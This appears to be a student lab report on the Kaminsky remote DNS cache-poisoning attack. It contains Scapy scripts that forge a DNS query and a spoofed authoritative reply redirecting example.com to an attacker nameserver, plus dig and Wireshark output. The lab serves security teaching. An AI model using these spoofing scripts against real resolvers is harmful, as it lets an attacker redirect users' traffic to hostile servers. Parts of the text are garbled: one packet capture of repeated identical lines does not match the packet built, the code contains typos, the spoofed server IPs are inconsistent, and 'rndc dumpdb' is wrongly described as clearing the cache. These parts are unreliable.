

# Remote DNS attack lab

## ▼ Lab Environment Setup Task




Figure 1: Environment setup for the experiment

## Testing the DNS setup

**Get the IP address of ns.attacker32.com.**

```

root@98ef0b11bb5d:/# dig ns.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->HEADER<<- opcode: QUERY, status: NOERROR, id: 59735
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 819258e6be8bfb5301000000642f2eeb897ad384c2662237 (good)
;; QUESTION SECTION:
;ns.attacker32.com.          IN      A

;; ANSWER SECTION:
ns.attacker32.com.          257814  IN      A      10.9.0.153

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Apr 06 20:43:23 UTC 2023
;; MSG SIZE rcvd: 90

root@98ef0b11bb5d:/# █

```

The output meets the configuration of ns.attacker32.com, so the environment setting is successful.

```
控制 视图 热键 设备 帮助
es Terminal
$TTL 3D
@      IN      SOA    ns.attacker32.com. admin.attacker32.com.
                2008111001
                8H
                2H
                4W
                1D)
@      IN      NS     ns.attacker32.com.
@      IN      A      10.9.0.180
www    IN      A      10.9.0.180
ns     IN      A      10.9.0.153
*      IN      A      10.9.0.100
~
~
~
~
~
```

## Get the IP address of [www.example.com](http://www.example.com).

While still in the user container (10.9.0.5), run the command "dig [www.example.com](http://www.example.com)". This will send the query to the local DNS server (10.9.0.53), allowing us to obtain the actual IP address, which is 93.184.216.34.

```

root@98ef0b11bb5d:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 18357
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: ed4975d2b1b2bcfe01000000642f3084ccaedb7fbbf05df0 (good)
;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.                85225   IN      A      93.184.216.34

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Apr 06 20:50:12 UTC 2023
;; MSG SIZE rcvd: 88

```

Based on the results, we can see that we received a fake IP address of 1.2.3.5 from the attacker's NameServer. This indicates that our setup is correct.

```

root@98ef0b11bb5d:/# dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 16453
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 0340aacc4f62aeb901000000642f3093c58637172ab6e54e (good)
;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.                259200  IN      A      1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Thu Apr 06 20:50:27 UTC 2023
;; MSG SIZE rcvd: 88

root@98ef0b11bb5d:/# █

```

## ▼ The Attack Tasks

## ▼ Task Prep: How Kaminsky attack works

while (attack not success)

1. The **attacker** queries the **Local DNS Server** for a randomly generated name (with each iteration). Since the **Local DNS Server** does not contain the IP address for the hostname, this triggers another query in the example.com domain, such as xyz.example.com.
2. Since the IP address of xyz.example.com is not in the **Local DNS Server's** cache, the **local DNS server** needs to send a DNS query to the **nameserver of the example.com domain**. Initially, the local DNS server may not know what the example.com's nameserver is, so it would query the root (.) and (.com) servers first to get the information about the nameserver, and save the information in the DNS local server cache. This process takes time T.
3. Within the time interval T, the **attacker** floods (sends tons of) **spoofed DNS replies**. The replies try different transaction IDs and UDP destination port numbers, hoping that a reply is correct. If one of the replies meets the transaction ID and UDP destination port number, the attack is successful; the nameserver for example.com will be replaced by the attacker's nameserver, ns.attacker32.com, and the loop will be broken.

In the reply, there are two parts:

- a. **IP resolution for xyz.example.com.**
- b. **NS record: Attacker's Nameserver (attacker32.com) for the example.com domain.**

## ▼ Task 2: Construct DNS Request

Before the test, I go to the local server and use "\$rndc dumpdb" to clean the cache.

The program that construct the request is shown below:

chmod +x task2.py.

```
#!/usr/bin/env python3
from scapy.all import *
Qdsec = DNSQR(qname='aaaaa.example.com')
dns = DNS(id=0xAAAA, qr=0, qdcount=1, ancourt=0, nscount=0, arcount=0, qd=Qdsec)
```

```
ip = IP(dst='10.9.0.53',src='1.1.1.1')
udp = UDP(dport=53,sport=33333, chksum=0)
request = ip/udp/dns
with open ('ip_req.bin','wb') as f:
    f.write(bytes(request))
```

## wireshark:

No.	Time	Source	Destination	Protocol	Length	Info
10	0.0000000	10.0.0.1	10.0.0.1	DNS	77	Standard query 8aa8aa www.example.com
11	0.0000000	10.0.0.1	10.0.0.1	DNS	77	Standard query response 8aa8aa www.example.com A 93.184.216.34
12	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
13	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
14	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
15	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
16	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
17	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
18	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
19	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
20	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
21	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
22	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
23	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
24	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
25	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
26	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
27	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
28	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
29	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
30	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
31	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
32	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
33	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
34	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
35	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
36	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
37	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
38	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
39	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
40	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
41	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
42	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
43	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
44	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
45	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
46	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
47	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
48	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
49	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
50	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
51	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
52	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
53	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
54	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
55	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
56	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
57	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
58	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
59	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
60	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
61	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
62	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
63	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
64	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
65	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
66	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
67	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
68	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
69	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
70	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
71	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
72	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
73	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
74	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
75	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
76	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
77	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
78	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
79	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
80	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
81	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
82	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
83	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
84	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
85	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
86	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
87	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
88	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
89	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
90	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
91	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
92	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
93	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
94	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
95	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
96	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
97	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
98	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
99	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
100	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
101	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
102	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
103	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
104	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
105	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
106	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
107	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
108	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
109	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
110	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
111	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
112	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
113	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
114	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
115	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
116	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
117	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
118	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
119	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
120	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
121	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
122	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
123	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
124	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
125	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
126	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
127	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
128	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
129	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
130	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
131	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
132	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
133	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
134	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
135	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
136	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
137	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
138	0.0000000	10.0.0.1	10.0.0.1	DNS	93	Standard query response 8aa8aa www.example.com A 93.184.216.34
139	0.0000000	10.0.0.1	10.0.0.1	DNS	9	

**explanation:**

We can see that we successfully sent a DNS query to the local DNS server, which in turn triggered a query to the outside.

However, since we are using a spoofed source IP address (10.9.0.1) in the Scapy script, the host at that address may not recognize the response from the DNS server when it is sent back to that address. This is because the host did not initiate the DNS request, which may result in the destination host sending an ICMP Port Unreachable error message.

Nonetheless, we were able to achieve our ultimate goal, which was to trigger DNS Local Host to send a DNS query to the outside.

### ▼ Task 3: Spoof DNS Replies

▼ Get the IP address of the legitimate nameserver for example.com.

1. go to the Local\_DNS\_Server \$ dig ns example.com. The legitimate nameserver for example.com. are **a.iana-servers.net** and **b.iana-servers.net**.

```

oot@089d7e09aeae:/# dig ns example.com

<<>> DiG 9.16.1-Ubuntu <<>> ns example.com
; global options: +cmd
; Got answer:
; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 51867
; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

; OPT PSEUDOSECTION:
EDNS: version: 0, flags;; udp: 1220
COOKIE: b00669b476f91253caccf49642f5b5b4f1f437cda6d0689 (good)
; QUESTION SECTION:
example.com.                IN      NS

; ANSWER SECTION:
example.com.                62884   IN      NS      a.iana-servers.net.
example.com.                62884   IN      NS      b.iana-servers.net.

; Query time: 12 msec
; SERVER: 127.0.0.11#53(127.0.0.11)
; WHEN: Thu Apr 06 23:52:59 UTC 2023
; MSG SIZE rcvd: 116

oot@089d7e09aeae:/# █

```

2. Use the `dig` command to obtain the IP address of the `a.iana-servers.net` nameserver : **199.43.135.53**

```

oot@089d7e09aeae:/# dig a.iana-servers.net.

<<>> DiG 9.16.1-Ubuntu <<>> a.iana-servers.net.
; global options: +cmd
; Got answer:
; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 56114
; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

; OPT PSEUDOSECTION:
EDNS: version: 0, flags;; udp: 1220
COOKIE: 81997a4729d6b64f76f4f69c642f5c3de69c8a9c67e3039a (good)
; QUESTION SECTION:
a.iana-servers.net.        IN      A

; ANSWER SECTION:
a.iana-servers.net.        1178    IN      A      199.43.135.53

; Query time: 8 msec
; SERVER: 127.0.0.11#53(127.0.0.11)
; WHEN: Thu Apr 06 23:56:45 UTC 2023
; MSG SIZE rcvd: 91

oot@089d7e09aeae:/# █

```

3. Use the `dig` command to obtain the IP address of the `b.iana-servers.net` nameserver : **199.43.133.53**

```

root@089d7e09aeae:/# dig b.iana-servers.net.

; <<>> DiG 9.16.1-Ubuntu <<>> b.iana-servers.net.
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 26758
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 1220
;; COOKIE: 6eb7c7b98fafe230201a2d52642f5ce30c15d1fe6c891ec8 (good)
;; QUESTION SECTION:
;b.iana-servers.net.          IN      A

;; ANSWER SECTION:
b.iana-servers.net.          109     IN      A          199.43.133.53

;; Query time: 12 msec
;; SERVER: 127.0.0.11#53(127.0.0.11)
;; WHEN: Thu Apr 06 23:59:31 UTC 2023
;; MSG SIZE rcvd: 91

root@089d7e09aeae:/# █

```

## ▼ Construct Replies

python code :

```

#!/usr/bin/env python3
from scapy.all import*
targetName='aaaaa.example.com'
targetDomain = 'example.com'
attackerNS = 'ns.attacker32.com'
dstIP='10.9.0.53'
srcIP='199.43.135.53'
ip = IP(dst=dstIP, src=srcIP)
udp = UDP(dport=33333, sport=53, checksum=0)

Qdsec = DNSQR(qname=targetName)
Anssec = DNSRR(rrname=targetName, type='A', rdata='1.1.1.1', ttl=259200)
NSsec = DNSRR(rrname=targetDomain, type='NS', rdata=attackerNS, ttl=259200)
dns = DNS(id=0xAAAA, aa=1, rd=1, qr=1,qdcount=1, ancourt=1, nscount=1, arcount=
0,qd=Qdsec, an=Anssec, ns=NSsec)

reply = ip/udp/dns
with open('ip_resp.bin','wb') as f:
    f.write(bytes(reply))

```

**wireshark:**

We can confirm that the reply is valid. The query is aaaaa.example.com.



No.	Time	Source	Destination	Protocol	Length	Info
7	0.015646426	199.43.153.53	10.9.0.53	DNS	154	Standard query response 0xaa
8	0.015649389	199.43.153.53	10.9.0.53	DNS	154	Standard query response 0xaa

```

Questions: 1
Answer RRs: 1
Authority RRs: 1
Additional RRs: 0
  Queries
    abcde.example.com: type A, class IN
  Answers
    abcde.example.com: type A, class IN, addr 1.2.3.4
      Name: abcde.example.com
      Type: A (Host Address) (1)
      Class: IN (0x0001)
      Time to live: 259200 (3 days)
      Data length: 4
      Address: 1.2.3.4
    - Authoritative nameservers

```

The authority section now points to [ns.attacker32.com](https://ns.attacker32.com).

No.	Time	Source	Destination	Protocol	Length	Info
7	0.015646426	199.43.153.53	10.9.0.53	DNS	154	Standard query response 0xaaaa A abcde.example.com A
8	0.015649389	199.43.153.53	10.9.0.53	DNS	154	Standard query response 0xaaaa A abcde.example.com A

```

  Answers
    abcde.example.com: type A, class IN, addr 1.2.3.4
      Name: abcde.example.com
      Type: A (Host Address) (1)
      Class: IN (0x0001)
      Time to live: 259200 (3 days)
      Data length: 4
      Address: 1.2.3.4
    Authoritative nameservers
      example.com: type NS, class IN, ns ns.attacker32.com
        Name: example.com
        Type: NS (authoritative Name Server) (2)
        Class: IN (0x0001)
        Time to live: 259200 (3 days)
        Data length: 19
        Name Server: ns.attacker32.com
      [Unsolicited: True]

```

```

0000 00 04 00 01 00 06 02 42 3d 0f bc bf 00 00 08 00 .....B =.....
0010 45 00 00 8a 00 01 00 00 40 11 0f c4 c7 2b 99 35 E.....@.....+5
0020 0a 09 00 35 00 35 82 35 00 76 00 00 aa aa 85 00 ...5.5.5.v.....
0030 00 01 00 01 00 01 00 00 05 61 62 63 64 65 07 65 .....abcde-e
0040 78 61 6d 70 6c 65 03 63 6f 6d 00 00 01 00 01 08 xample.c om.....
0050 61 62 63 64 65 07 65 78 61 6d 70 6c 65 03 63 6f abcde-ex ample.co
0060 6d 00 00 01 00 01 00 03 f4 80 00 04 01 02 03 04 ..example.com....
0070 07 65 78 61 6d 70 6c 65 03 63 6f 6d 00 00 02 00 .....ns attac
0080 01 00 03 f4 80 00 13 02 6e 73 0a 61 74 74 61 63 .....ker32.co m
0090 6b 65 72 33 32 03 63 6f 6d 00

```

## ▼ Task 4: Launch the Kaminsky Attack

### ▼ Use the Scapy library to create a DNS query packet

1. Import necessary classes and functions from the Scapy library.
2. Create a DNS query section (Qdsec) with the queried domain name 'aaaaa.example.com'.
3. Create a DNS packet with the query section, setting the id, query/response (qr) flag to 0 (indicating it's a query), and various section counts (qdcount, ancount, nscount, arcount) to indicate only the query section is present.
4. Create an IP packet with a source IP address ('10.9.0.1') and destination IP address ('10.9.0.53').
5. Create a UDP packet with a source port of 6817 and a destination port of 53 (DNS), with a checksum value of 0.
6. Combine the IP, UDP, and DNS packets into a single packet (request).
7. Write the packet to a binary file named 'ip\_req.bin'.

```
#!/usr/bin/env python3
from scapy.all import *
Qdsec = DNSQR(qname='aaaaa.example.com')
dns = DNS(id=0xAAAA, qr=0, qdcount=1, ancount=0, nscount=0, arcount=0, qd=Qdsec)
ip = IP(dst='10.9.0.53', src='10.9.0.1')
udp = UDP(dport=53, sport=6817, chksum=0)
request = ip/udp/dns
with open('ip_req.bin', 'wb') as f:
    f.write(bytes(request))
```

### ▼ uses the Scapy library to create a forged DNS response packet.

1. Import necessary classes and functions from the Scapy library.

2. Set the domain name, subdomain, and attacker's nameserver as variables.
3. Create a DNS query section (Qdsec) with the subdomain as the queried name.
4. Create an answer section (Anssec) with the subdomain's forged IP address (1.2.3.4) and a time-to-live (TTL) value of 259200 seconds.
5. Create a nameserver (NS) section (NSsec) with the domain's forged nameserver and a TTL value of 259200 seconds.
6. Create a DNS packet with the query, answer, and nameserver sections, setting the id, authoritative answer (aa), recursion desired (rd), and query/response (qr) flags, along with the various section counts.
7. Create an IP packet with a source IP address and destination IP address.
8. Create a UDP packet with a source port of 53 (DNS) and a destination port of 33333, with a checksum value of 0.
9. Combine the IP, UDP, and DNS packets into a single packet (reply).
10. Write the packet to a binary file named 'ip\_resp.bin'.

```
#!/usr/bin/env python3
from scapy.all import*
name='aaaaa.example.com'
domain = 'example.com'
ns = 'ns.attacker32.com'
Qdsec = DNSQR(qname=name)
Anssec = DNSRR(rrname=name, type='A', rdata='1.2.3.4', ttl=259200)
NSsec = DNSRR(rrname=domain, type='NS', rdata=ns, ttl=259200)
dns = DNS(id=0xAAAA, aa=1, rd=1, qr=1,qdcount=1, ancount=1, nscount=1, arcount=
0,qd=Qdsec, an=Anssec, ns=NSsec)
ip = IP(dst='10.9.0.53', src='199.43.153.53')
udp = UDP(dport=33333, sport=53, chksum=0)
reply = ip/udp/dns
with open('ip_resp.bin','wb') as f:
    f.write(bytes(reply))
```

```

root@089d7e09aeae:/# rndc dumpdb
root@089d7e09aeae:/# rndc dumpdb
